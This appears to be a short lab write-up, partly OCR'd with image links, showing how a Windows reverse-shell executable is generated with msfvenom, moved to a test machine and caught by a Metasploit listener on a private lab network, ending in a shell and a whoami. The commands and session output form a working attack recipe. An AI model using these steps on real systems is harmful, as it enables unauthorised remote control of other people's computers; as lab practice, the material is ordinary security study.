

Scenario 3: Reverse Shell via Malware Execution

1. Generate Reverse Shell Payload (in Kali)
   a. msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.14 LPORT=4444 -f exe -o malware.exe




2. Transfer malware.exe to Windows




Unconfirmed 538688.crdownload	30-05-2025 14:54	CRDOWNLOAD File	7 KB
malware	30-05-2025 11:16	Application	38 KB
PSTools	30-05-2025 09:53	Compressed (zipp...	5,159 KB

3. Set up Metasploit Listener (Kali)


root@kali: /home/sirius
root@kali: /home/sirius/Desktop
root@kali: /home/sirius/Desktop
root@kali: /home/sirius

```
└─# msfconsole

Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0


       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/



use exploit/multi/handler
msf6 >
msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.14
LHOST => 192.168.1.14
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.14:4444
[*] Command shell session 1 opened (192.168.1.14:4444 -> 192.168.1.16:52944) at 2025-05-30 05:28:48 -0400


Shell Banner:
Microsoft Windows [Version 10.0.19045.5854]
-----


C:\Users\windows\Downloads>[*] Command shell session 2 opened (192.168.1.14:4444 -> 192.168.1.16:52946) at 2025-05-30 05:28:51 -0400
```

4. Execute Payload on Windows



```
C:\Users\windows\Downloads>[*] Command shell session 2 opened (192.168.1.14:4444 -> 192.168.1.16:52946) at 2025-05-30 05:28:51 -0400
Command shell session X opened
Command shell session X opened
'Command' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\windows\Downloads>whoami
whoami
desktop-pertpn8\windows

C:\Users\windows\Downloads>
```

I got a shell of using payload from kali to windows